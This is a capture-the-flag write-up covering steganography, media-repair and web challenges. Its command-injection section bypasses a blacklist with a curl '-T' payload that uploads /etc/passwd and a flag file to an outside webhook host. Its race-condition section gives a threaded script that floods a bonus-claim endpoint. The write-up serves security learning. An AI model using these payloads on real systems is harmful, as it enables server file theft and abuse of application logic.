
Using the [cipher identifier tool], we can see that the text was encoded with a1z26.

I decode the next location using [a1z26 tool] and got the `rootermask`.

Transformed text
rootermask

I continue to view the spectrogram of the audio to see if there are clues that are useful.

tool: [https://academo.org/demos/spectrum-analyzer/]



Starting from 0:43, we could see that there is a hidden text in the audio. The full text is `WATCHING 1989`. Watching is the verb and 1989 is the year.

So, based on what we found:

1. RICHARD
2. rootermask

3. WATCHING 1989


The flag format is Subject_Be_Verb_Year and if we look at the audio's name, we can see that it represents the kid.

So the Subject must be RICHARD since the rootermask is also known as richard. I arrange the word to get the full flag:


Richard_Is_Watching_1989

Flag: `umcs{Richard_Is_Watching_1989}`

Broken



We are given an mp4 file that is assumingly “broken” and we need to fix it.



Yep, as expected we cannot play the mp4 file because the binary might be corrupted. Usually challenges like these, we are required to fix the file signature and some more properties that define a file type. Luckily, we have an easy solution for this.

We can use this website to fix the file for us :D


https://repair.easeus.com/

Just upload the file and the video will be playing normally. After that, we can clearly see the flag being displayed for a few seconds.


Flag: `umcs{h1dd3n_1n_fr4m3}`

Web

healthcheck



We are given a link to the challenge and the source code on the github.



We can see that the site has a form that receives input. We can use this as our injection point. Since the description of the challenge says he left something on the server and asking for

help to fetch it, we probably need to retrieve something on the server.

Index.php

```php
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL,'$',';','&','#','`','|','*','?','~','<','>','^','<','>','(', ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '', $url);

    $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.+[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) . "</p>";
    }
}
?>
```

This is the part that will process the input at the backend. So let's break it down one by one and identify its vulnerability.

```php
2 if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
3     $url = $_POST["url"];
4
5     $blacklist = [PHP_EOL,'$',';','&','#','`','|','*','?','~','<','>','^','<','>','(', ')', '[', ']', '{', '}', '\\'];
6
7     $sanitized_url = str_replace($blacklist, '', $url);
```


We have a list of blacklisted characters at line 5 and the input that contains the blacklisted characters will be replaced with empty strings at line 7.

```php
9     $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.+[0-9]{3}'";
10
11    $output = shell_exec($command);
12    if ($output) {
13        $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) . "</p>";
14    }
```


As you can see at line 11, `shell_exec` is vulnerable to command injection. The code uses a dangerous PHP function where it will execute commands on the server. Since the input will be in the same line with the command at line 9, we can input our own command and it will be executed!


So we have identified the vulnerability, let's exploit it! First thing we need to do is to see if this is blind command injection or not. We can do this by looking at the site behaviour.

[if the url is valid]



[if the url is not found/valid]





So the site only returns a response code because the command in the code is using `grep`. If there is no response code, then the site will not return anything. This is blind command injection.

How to exploit it? When facing a blind vulnerability, we need to use the Out-Of-Bound techniques where we send the output to our own server. We can use a webhook service to receive the response.

But we can't run the commands like `ls`, `whoami` or `cat` since the common separated character is blacklisted. Then how do we inject our command?

```php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL,'$',';','&','#','`','|','*','?','~','<','>','^','<','>','(', ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '', $url);
```


If we list a few of characters that is not blacklisted, then we will get some characters that we can use to inject:

1. `'`
2. `"`
3. `-`
4. `@`

So here is the idea, we can use the `-` character as part of a curl flag to transfer the output to our webhook. The flag we'll use is `-T`, which tells `curl` to transfer the local file to destination. The simplest way to test it is to retrieve the server information in the `/etc/passwd`

Payload:

```
-T /etc/passwd
https://webhook.site/6aafe784-f0ac-4e15-a26b-9f808d3014c1
```



Response:


Raw Content

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
smuggle:x:1000:1000::/home/smuggle:
```


We successfully execute the command and send the output to the webhook! Now we need to find the secret in the server. Remember the description that said he left the `hopes_and_dreams` on the server? Maybe that's a hint for the flag. But we need to know the path first. The default directory for the web server to store the website files is `/var/www/html/`. We can try to search for the `hopes_and_dreams` in it.

Payload:

```
-T /var/www/html/hopes_and_dreams
https://webhook.site/6aafe784-f0ac-4e15-a26b-9f808d3014c1
```



Response :



Flag : `umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}`

Straightforward

We are given a link to the challenge and the source code. Let's view the source code first if we can find any vulnerability.

app.py

```
60 def claim():
61     if 'username' not in session:
62         return redirect(url_for('register'))
63     username = session['username']
64     db = get_db()
65     cur = db.execute('SELECT claimed FROM redemptions WHERE username=?', (username,))
66     row = cur.fetchone()
67     if row and row['claimed']:
68         flash("You have already claimed your daily bonus!", "danger")
69         return redirect(url_for('dashboard'))
70     db.execute('INSERT OR REPLACE INTO redemptions (username, claimed) VALUES (?, 1)', (username,))
71     db.execute('UPDATE users SET balance = balance + 1000 WHERE username=?', (username,))
72     db.commit()
73     flash("Daily bonus collected!", "success")
74     return redirect(url_for('dashboard'))
```


When we first read the source code, there's no obvious vulnerability that we can find. But if we look closely on line 70, the query uses `INSERT OR REPLACE` to insert the data into the redemptions table. The first question that comes to my mind is why use the `REPLACE` if you have `INSERT` in your query? Is it to prevent redundant data in the table? If that's so, then what's the point of having a block that checks the existing username in the table redemption? So I think we can bypass the checking block and claim more bonus!

After doing some research, I found the exact same situation in this article:
https://www.vaadata.com/blog/what-is-a-race-condition-exploitations-and-security-best-practices/#:~:text=risks%20of%20attack.-,What%20is%20a%20Race%20Condition%3F,i.e.%20process%20requests%20in%20parallel.

And the CWE-367:
https://cwe.mitre.org/data/definitions/367.html

So basically this vulnerability is known as a TOCTOU (Time Of Check, Time Of Use) flaw. We can exploit the timing of the simultaneous sending of several requests with race condition attacks.

So let's exploit!




```
67      if row and row['claimed']:
68          flash("You have already claimed your daily bonus!", "danger")
69          return redirect(url_for('dashboard'))
```


As you can see, we need to exploit when we are still not redeem the bonus because if we redeem it first, then our user will be inserted in the redemption table. So the if statement will be true and we can't bypass the checking block.

We can use an automation script to send several requests simultaneously to our target.


script:

```
import requests
import threading

URL = 'http://159.69.219.192:7859/claim'
COOKIE = {
    'session':
'eyJ1c2VybmFtZSI6ImNoeXBlcmdheW1pbmsifQ.Z_ne0g.xnr4g3ENwAP3P1x3GzMxZe
gffJY'
}

NUM_REQUESTS = 10

def send_claim():
    try:
        response = requests.post(URL, cookies=COOKIE, timeout=3)

        print(f"[{response.status_code}] {response.text[:100]}")
    except requests.exceptions.RequestException as e:
        print(f"Error: {e}")

threads = []
for _ in range(NUM_REQUESTS):
    thread = threading.Thread(target=send_claim)
    threads.append(thread)
    thread.start()

for thread in threads:
    thread.join()

print("\nExploitation attempt complete. Check your balance:")
print("http://159.69.219.192:7859/dashboard")
```

Go to the dashboard and refresh the site.



It works! We got $10000 and now we can redeem the reward.



Flag: `UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}`

